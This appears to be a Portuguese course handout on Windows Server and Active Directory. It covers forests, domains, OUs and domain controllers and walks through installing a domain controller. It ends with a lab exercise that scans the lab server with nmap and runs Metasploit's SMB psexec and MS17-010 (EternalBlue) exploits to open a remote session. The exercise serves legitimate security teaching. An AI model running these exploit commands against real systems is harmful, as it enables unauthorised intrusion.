Windows Server – Funções Active Directory

# Funções x Recursos

O Windows Server é composto por duas grandes atividades para a rede de computadores. As funções e os recursos.

## Funções


São formadas por componentes de serviço de função que oferecem uma funcionalidade adicional associada a função. Uma função oferta seus serviços para a rede de computadores.

## Recursos

São componentes que dão suporte ao servidor, como Backup do Windows Server, Clustering Failover. Normalmente não oferecem serviço diretamente para os clientes na rede.

# Funções do Active Directory

No quadro abaixo temos os serviços que fazem parte da estrutura do Active Directory.



O AD DS (Serviços de Domínio do Active Directory®) e seus serviços relacionados formam a base para as redes corporativas que executam sistemas operacionais Windows®. O banco de dados do AD DS é o repositório central de todos os objetos do domínio, como contas de usuário, contas de computador e grupos. O AD DS oferece um diretório hierárquico pesquisável, além de um método de aplicação de parâmetros de configuração e segurança para objetos da empresa.

O banco de dados do AD DS armazena informações sobre identidade de usuário, computadores, grupos, serviços e recursos. Os controladores de domínio do AD DS também hospedam o serviço que autentica contas de usuário e computador quando eles fazem logon no domínio. Como o AD DS armazena informações sobre todos os objetos do domínio, e todos os usuários e computadores devem se conectar a controladores de domínio do AD DS ao entrar na rede, o AD DS é o principal meio pelo qual você pode configurar e gerenciar contas de usuário e computador em sua rede.

O AD DS é composto de componentes físicos e lógicos. Você precisa entender a maneira como os componentes do AD DS funcionam em conjunto, para que possa gerenciar sua rede com eficiência e controlar quais recursos seus usuários podem acessar. Além disso, você pode usar muitas outras opções do AD DS, inclusive a instalação e configuração de softwares e atualizações, o gerenciamento da infraestrutura de segurança, a habilitação de Acesso Remoto e DirectAccess, e a manipulação de certificados. Um dos recursos do AD DS é a Política de Grupo, que permite a configuração de políticas centralizadas que você poderá usar para gerenciar a maioria dos objetos no AD DS. É importante entender os vários componentes do AD DS para usar a Política de Grupo com êxito.

## Componentes físicos

As informações do AD DS são armazenadas em um único arquivo no disco rígido de cada controlador de domínio. A tabela a seguir lista alguns dos componentes físicos e onde eles estão armazenados.

A screenshot of a computer

Description automatically generated

## Componentes lógicos

Os componentes lógicos do AD DS são estruturas que você usa para implementar um design do Active Directory que seja apropriado para uma organização. A tabela a seguir descreve alguns dos tipos de estruturas lógicas que um banco de dados do Active Directory pode conter.

A screenshot of a computer

Description automatically generated

## O que é uma floresta do AD DS?

Uma floresta é uma coleção de uma ou mais árvores de domínio. Uma árvore é uma coleção de um ou mais domínios. O primeiro domínio que é criado na floresta é chamado de domínio raiz da floresta. O domínio raiz da floresta contém alguns objetos que não existem em outros domínios da floresta. Por exemplo, o domínio raiz da floresta contém duas funções especiais de controlador de domínio, o mestre de esquema e o mestre de nomeação de domínios. Além disso, o grupo Administradores de Empresa e o grupo Administradores de Esquema existem apenas no domínio raiz da floresta. O grupo Administradores de Empresa tem controle total sobre cada domínio da floresta.

A floresta do AD DS é um limite de segurança. Isso significa que, por padrão, nenhum usuário de fora da floresta pode acessar recursos dentro da floresta. Significa também que os administradores de fora da floresta não têm acesso administrativo dentro da floresta. Um dos principais motivos pelos quais as organizações implantam várias florestas é porque elas precisam isolar permissões administrativas entre partes diferentes da organização.

A floresta do AD DS também é o limite de replicação para as partições de configuração e esquema no banco de dados do AD DS. Isso significa que todos os controladores de domínio da floresta devem compartilhar o mesmo esquema. Um segundo motivo pelo qual as organizações implantam várias florestas é porque elas devem implantar esquemas incompatíveis em duas partes da organização.

## O que são domínios do AD DS?

Um domínio do AD DS é um agrupamento lógico de objetos de usuário, computador e grupo para fins de gerenciamento e segurança. Todos esses objetos são armazenados no banco de dados do AD DS, e uma cópia desse banco de dados é armazenada em cada controlador de domínio no domínio do AD DS.

Há vários tipos de objetos que podem ser armazenados no banco de dados do AD DS, inclusive contas de usuário. As contas de usuário oferecem um mecanismo que você pode usar para autenticar e, em seguida, autorizar os usuários a acessar recursos na rede. Cada computador incluído no domínio deve ter uma conta no AD DS. Isso permite que os administradores de domínios usem políticas que são definidas no domínio para gerenciar os computadores. O domínio também armazena grupos, que são o mecanismo para agrupar objetos por razões administrativas ou de segurança — por exemplo, contas de usuário e de computador.

O domínio do AD DS é também um limite de replicação. Quando são feitas alterações em qualquer objeto no domínio, essa alteração é automaticamente replicada em todos os outros controladores de domínio desse domínio.

Um domínio do AD DS é um centro administrativo. Ele contém uma conta Administrador e um grupo Admins. do Domínio, que têm ambos controle total sobre cada objeto no domínio. Porém, a menos que estejam no domínio raiz da floresta, sua faixa de controle é limitada ao domínio. As regras de senha e conta são gerenciadas no nível do domínio por padrão. O domínio do AD DS fornece um centro de autenticação. Todas as contas de usuário e de computador no domínio são armazenadas no banco de dados do domínio, e os usuários e computadores devem se conectar a um controlador de domínio para autenticação.

Um único domínio pode conter mais de 1 milhão de objetos, portanto a maioria das organizações precisa implantar apenas um único domínio. As organizações que descentralizaram as estruturas administrativas, ou que estão distribuídas em vários locais, podem implementar vários domínios na mesma floresta.

## O que são OUs?

Uma unidade organizacional (UO) é um objeto contêiner dentro de um domínio que você pode usar para consolidar usuários, grupos, computadores e outros objetos. Há dois motivos para você criar UOs:

* Para configurar objetos contidos na UO. Você pode atribuir GPOs à UO, e as configurações são aplicadas a todos os objetos contidos na UO. GPOs são políticas que os administradores criam para gerenciar e configurar contas de computador e de usuário. A maneira mais comum de implantar essas políticas é vinculá-las a UOs.
* Para delegar o controle administrativo de objetos dentro da UO. Você pode atribuir permissões de gerenciamento em uma UO, dessa forma delegando o controle dessa UO a um usuário ou grupo no AD DS que não seja o administrador.

É possível usar UOs para representar estruturas hierárquicas lógicas dentro de sua organização. Por exemplo, você pode criar UOs que representem os departamentos de sua organização, as regiões geográficas da organização ou uma combinação de regiões departamentais e geográficas. As UOs podem ser usadas para gerenciar a configuração e o uso de contas de usuário, grupo e computador com base em seu modelo organizacional.

Cada domínio do AD DS contém um conjunto padrão de contêineres e UOs que são criados quando você instala o AD DS, incluindo o seguinte:

* Contêiner de domínio. Serve como o contêiner raiz da hierarquia.
* Contêiner interno. Armazena uma série de grupos padrão.
* Contêiner de usuários. O local padrão para as novas contas de usuário e os grupos que você cria no domínio. O contêiner de usuários também contém as contas de administrador e convidado para o domínio, além de alguns grupos padrão.
* Contêiner de computadores. O local padrão para as novas contas de computador que você cria no domínio.
* UO de controladores de domínio. O local padrão para as contas de computador de controladores de domínio. Essa é a única UO que está presente em uma nova instalação do AD DS.

# Controladores de Domínio

Como os controladores de domínio autenticam todos os usuários e computadores no domínio, a implantação de controlador de domínio é essencial para o funcionamento correto da rede. Todos os controladores de domínio são basicamente iguais, com duas exceções. Os RODCs contêm uma cópia somente leitura do banco de dados do AD DS, enquanto outros controladores de domínio têm uma cópia de leitura/gravação. Também há determinadas operações que podem ser executadas apenas em controladores de domínio específicos chamados mestres de operações.

## O que é um controlador de domínio?

Um controlador de domínio é um servidor configurado para armazenar uma cópia do banco de dados de diretórios do AD DS (NTDS.DIT) e uma cópia da pasta SYSVOL. Todos os controladores de domínio, exceto os RODCs, armazenam uma cópia de leitura/gravação do NTDS.DIT e da pasta SYSVOL. O NTDS.DIT é o próprio banco de dados, e a pasta SYSVOL contém todas as configurações de modelo para GPOs.

As alterações no banco de dados do AD DS podem ser iniciadas em qualquer controlador de um domínio, exceto os RODCs. Em seguida, o serviço de replicação do AD DS sincroniza todas as alterações e atualizações do banco de dados do AD DS com todos os outros controladores de domínio no domínio. As pastas SYSVOL são replicadas pelo FRS (serviço de replicação de arquivos) ou pela replicação DFS (sistema de arquivos distribuído) mais recente.

Os controladores de domínio hospedam vários outros serviços relacionados ao Active Directory, inclusive o serviço de autenticação Kerberos, que é usado pelas contas Usuário e Computador para a autenticação de logon, e o KDC (centro de distribuição de chaves). O KDC é o serviço que emite o TGT (tíquete de concessão de tíquete) para uma conta que faz logon no domínio do AD DS. Como opção, você pode configurar controladores de domínio para hospedar uma cópia do catálogo global do Active Directory.

Um domínio do AD DS deve sempre ter um mínimo de dois controladores de domínio. Desse modo, se um dos controladores de domínio falhar, haverá um backup para garantir a continuidade dos serviços de domínio do AD DS. Quando você decidir adicionar mais de dois controladores de domínio, leve em consideração o tamanho de sua organização e os requisitos de desempenho.

# Instalação de um controlador de domínio

## Exercício 1: Instalação de um controlador de domínio

### Tarefa 1: Adicionar a função AD DS ao servidor virtual

1. No servidor Windows virtual, Gerenciador do Servidor, adicione a função de servidor **Serviços de Domínio Active Directory**

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Basicamente seguimos o script, podemos marcar a caixa de reboot automático ao final do processo, devemos ter atenção a esta caixa, pois ao selecionar o servidor será reiniciado ao final do processo. Para servidores em produção, ideal é reiniciarmos em momentos oportunos. Portanto fique atento. O processo pode ser demorado.

### Tarefa 2: Configurar o primeiro Controlador de Domínio

Ao final do processo de instalação dos pacotes, teremos a seguinte tela.

A screenshot of a computer

Description automatically generated

Ao clicar no ícone de alerta na tela teremos a imagem abaixo, para iniciarmos o processo de configuração do servidor precisamos clicar o link para “Promover o servidor a controlador de domínio”.

A screenshot of a computer

Description automatically generated

Como este é nosso primeiro controlador de domínio, vamos selecionar a opção “Adicionar uma nova floresta”, no campo “Domínio Raiz” vamos preencher com ... e clicar em “Next”.

A screenshot of a computer

Description automatically generated

Vamos manter as configurações padrão e informar uma senha, esta senha deve ser guardada para caso seja necessário recuperar o domínio. Clicar em “Seguir”.

A screenshot of a computer

Description automatically generated

O serviço do AD DS é diretamente conectado ao DNS, como ainda não existe DNS para este domínio que está sendo criado ao clicar em seguir iremos implementar a função DNS no nosso controlador de domínio. Na próxima tela aceitar a sugestão de nome Netbios e clicar em “Seguir”.

A screenshot of a computer

Description automatically generated

Na tela abaixo temos os locais de armazenamento dos arquivos do AD DS. Altere se necessário, ideal é mantermos o padrão. Na tela seguinte teremos uma tela com a revisão das configurações, pode ser observado o processo de criação em script PowerShell (caso necessário recriar ambiente em modo de infraestrutura como código).

A screenshot of a computer

Description automatically generated

Serão apresentados os alertas de verificação, mas se tudo Ok teremos no início da tela a mensagem de que todos os pré-requisitos foram validados com sucesso. Basta clicar em “Instalar”.

A screenshot of a computer screen

Description automatically generated

Ao final do procedimento nosso servidor será reiniciado. Ao final do reboot o servidor iniciará como um controlador de domínio, contendo as funções de Active Directory Domain Service e de DNS.

# Verificação de segurança do servidor

## Exercício 1: Verificar funções adicionadas no servidor virtual

### Tarefa 1: Verificação usando o Gerenciador do Servidor

1. Verificar via menu esquerdo em quais a funções o servidor virtual é citado (criar print de cada função para envio ao final da aula para professor)

### Tarefa 2: Verificação de portas ativas em “Escuta” no servidor

1. Abrir prompt de comando
2. Executar o comando:

netstat -an | find “LISTENING”

(criar print com a saída do comando para envio ao final da aula para professor)

## Exercício 2: Avaliar segurança do servidor virtual

### Tarefa 1: Avaliar portas abertas e serviços e serviços com Kali Linux

1. Abrir terminal em modo super usuário
2. Executar o comando:

Nmap -v -sV -O 172.16.31.1

(criar print com a saída do comando para envio ao final da aula para o professor)

### Tarefa 2: Avaliar serviço com MetaExploit

1. Clicar no ícone do Kali no canto superior esquerdo

A screenshot of a computer

Description automatically generated

1. Selecionar o item 08 – Exploitation Tools
2. Executar Metasploit Framework (informar senha para acesso root)
3. Ao final do carregamento teremos a tela abaixo (ou parecida):

A computer screen with white text

Description automatically generated

1. Vamos procurar explorar vulnerabilidades para nos conectarmos ao servidor criando uma sessão remota. Para isto vamos usar o seguinte comando e configurar parâmetros abaixo:

msf6 > use exploit/Windows/smb/psexec

msf6 > set rhost <ip\_do\_servidor>

msf6 > set report 445

msf6 > set smbuser <user\_adquirido>

msf6 > set smbpass <senha\_user>

msf6 > exploit

Observe os resultados da execução do comando, capture print da saída da tela para envio ao final da aula ao professor.

1. Outra tentativa de explorar é usarmos vulnerabilidades conhecidas como por exemplo da versão 1 do protocolo SMB

msf6 > search CVE-2017-0143

Será listado os exploits disponíveis, vamos usar o de Power Shell. Digite:

msf6 > use exploit/windows/smb/ms17\_010\_psexec

msf6 > set rhost <ip\_do\_servidor>

msf6 > set lhost <ip\_do\_kali>

msf6 > exploit

Observe os resultados da execução do comando, capture print da saída da tela para envio ao final da aula ao professor.